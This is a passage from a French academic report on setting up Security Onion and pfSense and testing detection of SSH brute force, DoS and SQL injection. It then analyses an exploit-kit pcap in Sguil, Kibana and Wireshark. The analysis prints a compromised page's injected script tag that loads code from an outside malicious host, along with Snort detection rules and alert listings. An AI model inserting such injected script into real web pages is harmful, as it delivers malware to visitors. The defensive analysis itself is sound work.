


FIGURE 4.19 – Set Admin WebGUI Password

Cette figure illustre toutes les informations générales du notre routeur pfSense qui sont présentées dans un tableau.

The screenshot shows the PfSense dashboard. On the left, there's a sidebar titled 'Available Widgets' with sections for 'System Information', 'Disks', 'Interfaces', and 'Services Status'. The 'System Information' section displays details like Name (PFEsense.home.arpa), User (admin@192.168.1.100), System (VirtualBox Virtual Machine), BIOS (Innatek GmbH), Version (2.6.0-RELEASE), and CPU Type (Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz). The 'Disks' section shows one partition (/) with 1.3G used out of 15G. The 'Interfaces' section lists WAN and LAN ports. The 'Services Status' section shows all services (dhcpcd, dpinger, syslogd, unbound) as running.

FIGURE 4.20 – PfSense dashboard

Après avoir installé et configuré les outils de notre solution (Security Onion et pfSense). Nous passons maintenant à l'exploitation et les tests des attaques auprès des solutions adoptées.

5 Exploitation de SOS et tests

Dans cette section, nous testons le fonctionnement de notre système SO et surtout le comportement du système face à des cyberattaques. Nous allons faire des vérifications pour le bon fonctionnement du travail, puis nous lancons une liste des attaques (voir chapitre 2) afin de présenter les résultats de notre SOS.

5.1 Vérification du bon fonctionnement du SOS

Après la configuration de notre solution SO, nous allons tester dans cette partie, si le SIEM fonctionne d'une manière optimale ou non. Il faut que le siem sélectionné (SO) réalise ses deux tâches :

- Facilite l'analyse des logs en les regroupant dans un seul emplacement.
- Alerte l'administrateur s'il y a une activité tentative ou bien s'il y a des attaques.

Tout d'abord nous lançons une suite d'événements et nous vérifions le fonctionnement de nos outils. A l'aide de Sguil nous allons essayer de vérifier la collecte des logs et la surveillance d'activités des équipements dans le réseau. La figure 4.19 indique que notre SO collecte correctement les logs.




FIGURE 4.21 – Collecte des logs

Cet outil est une interface graphique intuitive qui donne accès aux événements en temps réel, aux données de session et aux captures de paquets bruts. Sguil facilite la pratique de la surveillance de la sécurité réseau et de l'analyse événementielle.

Nous avons mentionné précédemment que notre solution SIEM choisie doit faciliter l'analyse ou plus précisément notre produit Security Onion doit faciliter l'analyse des données. Comme présenté au niveau de la figure 4.20.




FIGURE 4.22 – Dashboard de Kibana

l'outil Kibana nous permet la recherche, l'affichage et la visualisation des données indexées ainsi que l'analyse des données grâce à des graphiques à barres, des camemberts, des tableaux, des histogrammes et des cartes. Un tableau de bord permet d'associer ces éléments visuels pour ensuite les partager via le navigateur, fournissant ainsi une vue analytique en temps réel sur de grands volumes de données.

5.2 Détection des attaques

Pour vérifier si notre solution basée sur Security Onion détecte convenablement les attaques, nous lançons une suite des attaques comme SSH brute force, DOS et injection SQL (voir chapitre 2) pour savoir s'il les détecte et pour que les administrateurs et les ingénieurs d'entreprise connaissent les failles de sécurité et les corrigent par la suite. Dans cette section, nous allons présenter les résultats finaux de SO.

Après le lancement des attaques, nous devons accéder à Sguil pour voir s'il y a une alerte ou non. D'après les figures 4.23, 4.24 et 4.25, nous pouvons signaler que l'attaque est réussie et elle est bien détectée par Security Onion.

Source IP	Dest IP	Port	Protocol	Event Message
0.0.0.0	0			[OSSEC] Received 0 packets in designated time interval (defined in ossec.conf). Please check inter...
0.0.0.0	0			[OSSEC] Integrity checksum changed.
0.0.0.0	0			[OSSEC] File added to the system.
0.0.0.0	0			[OSSEC] PAM: User login failed.
0.0.0.0	0			[OSSEC] Failed attempt to run sudo
192.168.142.4	192.168.142.4	3306	6	ET SCAN Suspicious inbound to mySQL port 3306
192.168.142.4	192.168.142.4	5432	6	ET SCAN Suspicious inbound to PostgreSQL port 5432
192.168.142.4	192.168.142.4	1		GPL ICMP_INFO PING *NIX

Checkboxes at the bottom left: Show Packet Data Show Rule

```
alert tcp $EXTERNAL_NET any -> SHOME_NET 3306 (msg:"ET SCAN Suspicious inbound to mySQL port 3306"; flow:to_server; flags:S; ithreshold: type limit, count 5, seconds 60, track by_src; reference:url,doc.emergingthreats.net/2010937; classtype:bad-unknown; sid:2010937; rev:3; metadata:created at 2010 07 30. former category HUNTING. updated at 2018 03 27.)
```

FIGURE 4.23 – Réception d'alerte de DOS

nous remarquons que Sguil affiche une alerte ICMP INFO PING ce qui montre l'apparition d'une attaque DOS.

IPort	Dst IP	DPort	Pr	Event Message
7621	192.168.142.255	57621	17	ET POLICY Spotify P2P Client
4172	192.168.142.4	3306	6	ET SCAN Suspicious inbound to mySQL port 3306
9782	192.168.142.4	1521	6	ET SCAN Suspicious inbound to Oracle SQL port 1521
4228	192.168.142.4	5904	6	ET SCAN Potential VNC Scan 5900-5920
0742	192.168.142.4	1433	6	ET SCAN Suspicious inbound to MSSQL port 1433
7166	192.168.142.4	5811	6	ET SCAN Potential VNC Scan 5800-5820
5480	192.168.142.4	22	6	ET SCAN Potential SSH Scan OUTBOUND
0262	192.168.142.4	22	6	ET SCAN Potential SSH Scan
0262	192.168.142.4	22	6	ET SCAN LibSSH Based Frequent SSH Connections Likely BruteForce Attack
192.168.142.8	192.168.142.4	1		GPL ICMP_INFO PING *NIX
2768	192.168.142.5	22	6	ET SCAN Potential SSH Scan OUTBOUND
2768	192.168.142.5	22	6	ET SCAN Potential SSH Scan
2768	192.168.142.5	22	6	ET SCAN LibSSH Based Frequent SSH Connections Likely BruteForce Attack

FIGURE 4.24 – Réception d'alerte d'SSH brute force

La figure 4.24 présente l'alerte d'une attaque SSH force brute puisque le service Sguil affiche des alertes de type SSH Scan.

IP	DPort	Pr	Event Message
85.23.178	80	6	ET POLICY Outdated Flash Version M1
1.168.142.11	80	6	ET WEB_SERVER Possible MySQL SQLi Attempt Information Schema Access
1.168.142.11	80	6	ET WEB_SERVER Attempt To Access MSSQL xp_cmdshell Stored Procedure Via URI
1.168.142.11	80	6	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt
1.168.142.11	80	6	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT
1.168.142.11	80	6	ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM
1.168.142.11	80	6	ET SCAN Sqlmap SQL Injection Scan
1.168.142.10	55258	6	ET WEB_SERVER SQL Errors in HTTP 200 Response (error in your SQL syntax)
1.168.142.11	80	6	ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt
1.168.142.11	80	6	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT
1.168.142.11	80	6	ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM
1.168.142.11	80	6	ET SCAN Sqlmap SQL Injection Scan
1.168.142.11	80	6	ET WEB_SERVER SELECT USER SQL injection attempt in SQL
1.168.142.11	80	6	ET POLICY Http Client Body contains passwd= in cleartext

FIGURE 4.25 – Réception d’alerte d’Sqrl injection

Notre service Sguil montre dans la figure 2.25 l’apparition des alertes dont nous pouvons constater qu’elles sont de type SQL INJECTION ce qui montre que notre attaque a été détectée avec succès.

Par la suite, nous devons accéder à Squert afin de visualiser les données d’événements récemment recherchées sur la base de données de Sguil. La figure 4.25 nous donne une vue globale sur les informations d’ événements détectés dont on trouve :

- Top signatures qui sont classées selon la priorité d’événement.
- Top source et destination IPS.
- Top source et destination ports.




FIGURE 4.26 – Réception d’alerte SSH brute force

5.3 Analyse d'un Pcap

Après avoir testé la réaction de notre système aux attaques que nous avons mentionnée précédemment, nous allons maintenant tester notre système avec un exemple PCAP (capture de paquets) qui contiennent un plus grand nombre d'attaques

D'abord, nous insérons dans le terminal de Security Onion la commande "tcpreplay" afin d'exécuter le pcap dans l'interface de surveillance (monitoring interface) enp0s3 après avoir placé sous opt/samples/mta.

```
malek@malek-VirtualBox: /opt/samples/mta
File Edit View Search Terminal Help
malek@malek-VirtualBox:~$ cd /
malek@malek-VirtualBox:/$ cd opt/samples/mta
malek@malek-VirtualBox:/opt/samples/mta$ sudo tcpreplay -i enp0s3 -M10 2014-12-15-traffic-analysis-exercise.pcap
```

FIGURE 4.27 – Pcap

Grâce au service assuré par Sguil, nous obtenons comme montre la figure 4.27 les logs qui ont été collectés par cet outil ainsi que les alertes générées par ce Pcap. Par la suite nous choisissons une alerte et avec le bouton "SHOW RULE", nous pouvons avoir une visibilité rapide de la règle SNORT, déjà configurée.

The screenshot shows the Sguil interface with the following details:

- RealTime Events:** A table listing various alerts (RT) from different sensors (malek-virt...) at specific dates and times. Some entries include details like "ET POLICY Spotify P2P Client" or "ET CURRENT_EVENTS Fiesta EK Landing Nov 05 2014".
- Event Query:** A section for querying events.
- Network Traffic:** A detailed view of a selected event (ID 49280) showing source and destination IP addresses, ports, and flags. It includes a hex dump of the packet payload.
- Alert Details:** A expanded view of the alert for ID 49280, showing the full alert message: "alert tcp SHOME_NET any -> SEXTANT_NET SHHTTP_PORTS (msg:"ET POLICY Vulnerable Java Version 1.6.x Detected"; flow:established; server; content:"Java-1.6.x"; http.header; content:"211"; within:3; http.javaclient.vulnerable; threshold:type limit, value 2, seconds 300); track by src; reference:url:www.oracle.com/technetwork/articles/javase/index-156328.html)".

FIGURE 4.28 – Interface Sguil

Durant cette phase, nous accédons directement à partir de notre Sguil vers Wireshark qui joue le rôle d'un moyen de traitement du Pcap.




FIGURE 4.29 – Outil Wireshark

Ensuite, nous insérons dans le champ vide l'adresse IP de la machine attaquée, dans le but d'avoir tous les événements réalisés au niveau de cette adresse.




FIGURE 4.30 – L'adresse IP de la machine infectée

Dans le but d'analyser tout le trafic web résultant du exploit kit, nous effectuons un filtrage grâce à "http.request".




FIGURE 4.31 – Trafic web capturé

Nous constatons un port destination différent du port http 80, donc le problème est provenu de ce site. A l'aide de l'option "export objects-HTTP", nous allons extraire la page web à partir du pcap, l'enregistrer et avoir le code javascript.

```
> GET /images/folio2.jpg HTTP/1.1\r\n
Accept: */*\r\n
Referer: http://epzqy.iphaeba.eu
Accept-Language: en-US\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Tr
Accept-Encoding: gzip, deflate\r\n
Host: epzqy.iphaeba.eu
Connection: Keep-Alive\r\n
> Cookie: 60gpBAK=R1224191420; 60gp=R2337312284\r\n
\r\n
[Full request URI: http://www.theopen.be/images/folio2.jpg]
[HTTP request 4/4]
[Prev request in frame: 297]
[Response in frame: 2125]
```

FIGURE 4.32 – Information de Port différent

Suite à l'enregistrement du fichier HTTP, nous obtenons le code ci-dessous. A la fin, après avoir fermé la balise du HTML, nous remarquons l'apparition du code de malveillance.

```
<span class="titre2">
<td valign="top">
<div style="padding-left:10px; padding-right:10px; padding-top:10px">
<span class="titre2">
</td>
<br><td colspan="5"><br /><br /><br />
```

	<div style="padding-left:10px; padding-right:10px; padding-top:15px"> Copyright © 2011 The Open - All rights reserved - Powered by <a href="http://www.weaby.l </div>

 </td> </td> </tr> </table> <!-- End Save for Web Slices --> </td> </tr> </table> </body> </html><script type="text/javascript" src='http://col.reganhosting.com/link'></script> </div> <div data-bbox="506 1612 1073 1648" data-label="Caption"> <p>FIGURE 4.33 – Le code de malveillance</p> </div> <div data-bbox="179 1736 897 1783" data-label="Section-Header"> <h2>5.4 Services Sguil, Kibana et Squert</h2> </div> <div data-bbox="179 1799 1406 1877" data-label="Text"> <p>Suite à l'analyse du Pcap, cette partie est consacrée pour détailler de plus les rôles et les résultats des outils de Security Onion : Sguil, Kibana et Squert.</p> </div> <div data-bbox="190 1922 331 1969" data-label="Section-Header"> <ul style="list-style-type: none"> • Sguil </div> <div data-bbox="179 1987 1406 2066" data-label="Text"> <p>Sguil nous offre un service très important dont il classe les attaques détectées selon une catégorie comme présenté dans la figure suivante. Ces informations sont nécessaires</p> </div> <div data-bbox="1352 2104 1406 2144" data-label="Page-Footer">68</div>				

pour que les analystes puissent voir et analyser tout rapidement et cela provoque une rapidité de réaction contre les attaques.




FIGURE 4.34 – Incidents selon catégorie

• Kibana

Le service Kibana offre une interface utilisateur qui permet de visualiser les données Elasticsearch afin d'analyser le flux des requêtes. La figure suivante montre un aperçu de nombre total des logs ainsi un graphe qui résume ces logs par rapport au temps.




FIGURE 4.35 – Kibana-Overview

On passe maintenant vers Elastalert directement à partir de Kibana pour nous donner une analyse des alertes qui événements détectés. Cet outil offre aussi la possibilité d'avoir un rapport sous la forme .cvs qui résume tous les types d'alertes. Ce service facilite aux superviseurs de s'avoir facilement le type d'attaque pour l'éviter au futur et trouver une solution.




FIGURE 4.36 – Kibana-ElastAlert

Par la suite nous accédons vers Indicator qui est intégré dans Kibana pour nous donner une visibilité globale à l'aide d'un graphe circulaire de type d'évènement détecté (ssl, http, ntp, dhcp...) qui est montré dans la figure suivante.

